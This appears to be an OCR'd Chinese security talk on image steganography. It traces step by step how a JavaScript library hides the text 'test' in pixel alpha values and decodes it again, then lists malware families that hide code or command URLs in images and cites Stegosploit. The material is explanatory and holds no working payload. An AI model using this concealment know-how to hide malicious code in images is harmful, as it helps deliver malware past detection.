
② **qS** (21) [249, 251, 246, 245, 245, 247, 246, 248, 245, 245, 249, 246, 252, 245, 245, 245, 249, 251, 246, 245, 245, 245]

★ Produce modMessage

初始值

t = 3;
threshold = 1;
codeUnitSize = 16;
prime = 11;
boudlesPerChar = 5;
overlapping = 1


举例： t -> 116 $\longrightarrow$ [4, 6, 1, 0, 0]



message ~~test~~ test 116 101 115 116

i=0
dec = 116
curOverlapping =(1×i)%3 = 0
[illegible] mask = 2^3-1 = 7
j: 0 → 5
① decM = 116 & 7 = 4
modMessage = 4>>0 = 4
mask <<=3 = 56
② decM = 116 & 56 = 48
modMessage = 48>>3 = 6
mask = 448
③ decM = 116 & 448 = 64
modMes = 64>>6 = 1
mask = 448 <<3 = 3584
④ decM = 116 & 3584 = 0
modMessage = 0>>9 = 0
mask = 28672
⑤ decM = 116 & 28672 = 0
modMessage = 0>>12 = 0
mask = 229376
oldDec = dec = 116


11) = 245



```
  var i, j;
  for(i=0; i<=message.length; i+=1) { // test -> 116 101 115 116
    dec = message.charCodeAt(i) || 0;
    curOverlapping = (overlapping*i)%t;
    console.log(curOverlapping,message.length);
    if(curOverlapping > 0 && oldDec) {
      // Mask for the new character, shifted with the count of overlapping bits
      mask = Math.pow(2,t-curOverlapping) - 1;
      // Mask for the old character, i.e. the t-curOverlapping bits on the right
      // of that character
      oldMask = Math.pow(2, codeUnitSize) * (1 - Math.pow(2, -curOverlapping));
      left = (dec & mask) << curOverlapping;
      right = (oldDec & oldMask) >> (codeUnitSize - curOverlapping);
      modMessage.push(left+right);

      if(i<message.length) {
        mask = Math.pow(2,2*t-curOverlapping) * (1 - Math.pow(2, -t));
        for(j=1; j<bundlesPerChar; j+=1) {
          decM = dec & mask;
          modMessage.push(decM >> (((j-1)*t)+(t-curOverlapping)));
          mask <<= t;
        }
        if((overlapping*(i+1))%t === 0) {
          mask = Math.pow(2, codeUnitSize) * (1 - Math.pow(2,-t));
          decM = dec & mask;
          modMessage.push(decM >> (codeUnitSize-t));
        }
        else if(((((overlapping*(i+1))%t) + (t-curOverlapping)) <= t)) {
          decM = dec & mask;
          modMessage.push(decM >> (((bundlesPerChar-1)*t)+(t-curOverlapping)));
        }
      }
    }
    else if(i<message.length) {
      mask = Math.pow(2,t) - 1;
      for(j=0; j<bundlesPerChar; j+=1) {
        decM = dec & mask;
        modMessage.push(decM >> (j*t));
        mask <<= t;
      }
    }
    oldDec = dec;
    console.log("modMessage",modMessage)
  }
```


Write Image Data



```
for(offset = 0; (offset+threshold)*4 <= data.length && (offset+threshold) <= modMessage
  qS=[];
  for(i=0; i<threshold && i+offset < modMessage.length; i+=1) {
    q = 0;
    for(j=offset; j<threshold+offset && j<modMessage.length; j+=1)
      q+=modMessage[j]*Math.pow(args(i),j-offset);
    qS[i] = (255-prime+1)+(q%prime);
  }
  console.log(qS)
  for(i=offset*4; i<(offset+qS.length)*4 && i<data.length; i+=4)
    data[i+3] = qS[(i/4)%threshold];

  subOffset = qS.length;
}
```

modMessage reduction



```
var i, k, done;
if (threshold === 1) {
  for(i=3, done=false; !done && i<data.length && !done; i+=4) {
    done = messageCompleted(data, i, threshold); // 136 136 136 [255]
    console.log(modMessage);
    if(!done) modMessage.push(data[i]-(255-prime+1));
    console.log(modMessage);
  }
} else {
```

Decode

modMessage.push = data(i) – (255-prime+1)
= data(i) – (255-11+1)
= data(i) - 245

```
[112] prime = util.findNextPrime(Math.pow(2,t)),
                                    // defatultly t = 3
```

Cover:



[136, 136, 136, **249**, 136, 136, 136, **251**, 232, 208, 159, **246**, 232, 208, 159, **245**, 237, 203, 143, **245**, 237, 203, 143, **247**, 235, 206, 148, **246**, 235, 206, 148, **248**, 234, 206, 154, **245**, 234, 206, 154, **245**, 237, 200, 148, **249**, 237, 200, 148, **246**, 221, 181, 132, **252**, 221, 181, 132, **245**, 214, 175, 127, **245**, 214, 175, 127, **245**, 222, 183, 135, **249**, 222, 183, 135, **251**, 210, 171, 125, **246**, 210, 171, 125, **245**, 210, 170, 124, **245**, 210, 170, 124, **245**, 237, 195, 150, **255**, 237, 195, 150, **255**, 248, 209, 157, **255**, …]


qS (21) [249, 251, 246, 245, 245, 247, 246, 248, 245, 245, 249, 246, 252, 245, 245, 245, 249, 251, 246, 245, 245, 245]

★ **modMessage** (21) [4, 6, 1, 0, 0, 2, 1, 3, 0, 0, 4, 1, 7, 0, 0, 0, 4, 6, 1, 0, 0]

Unicode [116, 101, 115, 116]


Message: test

Source:



[136, 136, 136, **255**, 136, 136, 136, **255**, 232, 208, 159, **255**, 232, 208, 159, **255**, 237, 203, 143, **255**, 237, 203, 143, **255**, 235, 206, 148, **255**, 235, 206, 148, **255**, 234, 206, 154, **255**, 234, 206, 154, **255**, 237, 200, 148, **255**, 237, 200, 148, **255**, 221, 181, 132, **255**, 221, 181, 132, **255**, 214, 175, 127, **255**, 214, 175, 127, **255**, 222, 183, 135, **255**, 222, 183, 135, **255**, 210, 171, 125, **255**, 210, 171, 125, **255**, 210, 170, 124, **255**, 210, 170, 124, **255**, 237, 195, 150, **255**, 237, 195, 150, **255**, 248, 209, 157, **255**, …]

Message 编解码




```
for(i = 0; i < modMessage.length; i+=1) {
  charCode += modMessage[i] << bitCount;
  bitCount += t;
  if(bitCount >= codeUnitSize) {
    message += String.fromCharCode(charCode & mask);
    bitCount %= codeUnitSize;
    charCode = modMessage[i] >> (t-bitCount);
  }
}
if(charCode !== 0) message += String.fromCharCode(charCode & mask);
```

decode

互逆

encode



```
if(i<message.length) {
  mask = Math.pow(2,2*t-curOverlapping) * (1 - Math.pow(2, -t));
  for(j=1; j<bundlesPerChar; j+=1) {
    decM = dec & mask;
    modMessage.push(decM >> (((j-1)*t)+(t-curOverlapping)));
    mask <<= t;
  }
  if((overlapping*(i+1))%t === 0) {
    mask = Math.pow(2, codeUnitSize) * (1 - Math.pow(2,-t));
    decM = dec & mask;
    modMessage.push(decM >> (codeUnitSize-t));
  }
  else if(((((overlapping*(i+1))%t) + (t-curOverlapping)) <= t)) {
    decM = dec & mask;
    modMessage.push(decM >> (((bundlesPerChar-1)*t)+(t-curOverlapping)));
  }
}
```

Have A Try

Demo： https://charmve.github.io/xss-test/examples/showcase/

Addition: Hidden message

test_img1

test_img2

目前在野外发现已经使用隐写术的恶意软件

目前，已经在野外发现存在一些针对Windows和macOS平台的恶意软件使用了隐写术。我们已经发现，攻击者使用隐写术来隐藏部分勒索软件的攻击代码，提供恶意JavaScript，甚至承载挖矿工具。下面展示了使用隐写术的主要恶意软件。

AdGhonlas：该恶意软件在图像、文本、HTML文件中隐藏了恶意JavaScript。

Cerber：在图像文件中嵌入恶意代码。

DNSChanger：使用PNG LSB隐藏恶意软件的AES加密密钥。

Stegano：在PNG格式的横幅广告中包含恶意代码。

Stegoloadr（又名Lurk）：该恶意软件使用隐写术和密码术，隐藏加密的URL，从而提供后期阶段的Payload。

Sundown：使用合法PNG文件来隐藏漏洞利用代码或泄露用户数据。

SyncCrypt：勒索软件，将部分核心代码隐藏在图像文件中。

TeslaCrypt：在HTTP 404错误页面中，存在HTML注释标记，其中包含C2服务器命令。

Vawtrak（又名Neverquest）：在图标的LSB中隐藏用于下载恶意Payload的URL。

VeryMal：该恶意软件针对macOS用户，将恶意JavaScript嵌入到合法文件中。

Zbot：将数据附加到包含隐藏数据的JPEG文件的末尾。

ZeroT：使用隐写技术，将恶意软件隐藏到Britney Spears的照片之中。

参考资料

[1] Saumil Shah. Exploit Delivery via Steganography and Polyglots https://stegosploit.info/

[2] Tancik, Matthew and Mildenhall, Ben and Ng, Ren. StegaStamp: Invisible Hyperlinks in Physical Photographs. CVPR 2020

[3] 安全漏洞+数据加密认证/验证 https://www.matthewtancik.com/stegastamp

[4] https://github.com/amichael7/python-stegosploit

[5] https://thehackernews.com/2015/06/Stegosploit-malware.html

[6] https://utf-8.jp/public/jjencode.html

[7] StegaStamp https://github.com/csh/stegosploit

[8] Base64编解码 https://www.base64-image.de/

360 | 360工业互联网安全研究院

Thanks for Your Listening

未来安全研究院　张伟
zhangwei13@360.cn